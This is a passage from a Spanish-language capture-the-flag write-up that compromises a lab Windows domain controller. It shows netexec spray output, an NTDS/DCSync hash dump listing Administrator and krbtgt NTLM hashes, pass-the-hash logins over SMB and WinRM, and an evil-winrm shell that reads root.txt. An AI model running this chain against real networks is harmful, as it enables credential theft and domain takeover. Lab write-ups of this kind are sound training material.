SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\BackupServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\MailServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\FileServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\DatabaseServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [-] SOUPEDECODE.LOCAL\WebServer$:7b89a2b5b78e8cf7585c39b1c5be1523 STATUS_LOGON_FAILURE
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\DC01$:7b89a2b5b78e8cf7585c39b1c5be1523
```

Realizamos la comanda --ntds, en dicha comanda dumpeamos los hashes de administrador mediante un dcsync attack.



```
netexec: error: unrecognized arguments: -ntds

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec smb 10.0.2.12 -u "DC01$" -H "7b89a2b5b78e8cf7585c39b1c5be1523" --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] y
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\DC01$:7b89a2b5b78e8cf7585c39b1c5be1523
SMB         10.0.2.12       445    DC01             [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.0.2.12       445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.0.2.12       445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:8982babd4da89d33210779a6c5b078bd:::
SMB         10.0.2.12       445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.2.12       445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
SMB         10.0.2.12       445    DC01             soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b15:::
SMB         10.0.2.12       445    DC01             soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c6:::
SMB         10.0.2.12       445    DC01             soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc51724865a0cd0b4fd9ec14:::
SMB         10.0.2.12       445    DC01             soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a31c85cbea32ac671:::
SMB         10.0.2.12       445    DC01             soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7cbc8c55826b0ff2d54:::
SMB         10.0.2.12       445    DC01             soupedecode.local\jharper5:1108:aad3b435b51404eeaad3b435b51404ee:800f9c9d3e4654d9bd590fc4296adf01:::
SMB         10.0.2.12       445    DC01             soupedecode.local\bxenia6:1109:aad3b435b51404eeaad3b435b51404ee:d997d3309bc876f12cbbe932d82b18a3:::
SMB         10.0.2.12       445    DC01             soupedecode.local\gmona7:1110:aad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51f9f25b603da874d4:::
SMB         10.0.2.12       445    DC01             soupedecode.local\oaaron8:1111:aad3b435b51404eeaad3b435b51404ee:869e9033466cb9f7f8d0ce5a5c3305c6:::
```



```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec smb 10.0.2.12 -u "administrator" -H "8982babd4da89d33210779a6c5b078bd"
SMB         10.0.2.12       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.12       445    DC01             [+] SOUPEDECODE.LOCAL\administrator:8982babd4da89d33210779a6c5b078bd (Pwn3d!)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ netexec winrm 10.0.2.12 -u "administrator" -H "8982babd4da89d33210779a6c5b078bd"
WINRM       10.0.2.12       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
WINRM       10.0.2.12       5985   DC01             [+] SOUPEDECODE.LOCAL\administrator:8982babd4da89d33210779a6c5b078bd (Pwn3d!)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal/impacket]
└─$ evil-winrm -i 10.0.2.12 -u "administrator" -H "8982babd4da89d33210779a6c5b078bd"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/12/2024   1:01 PM             33 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
d41d8cd98f00b204e9800998ecf8427e
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```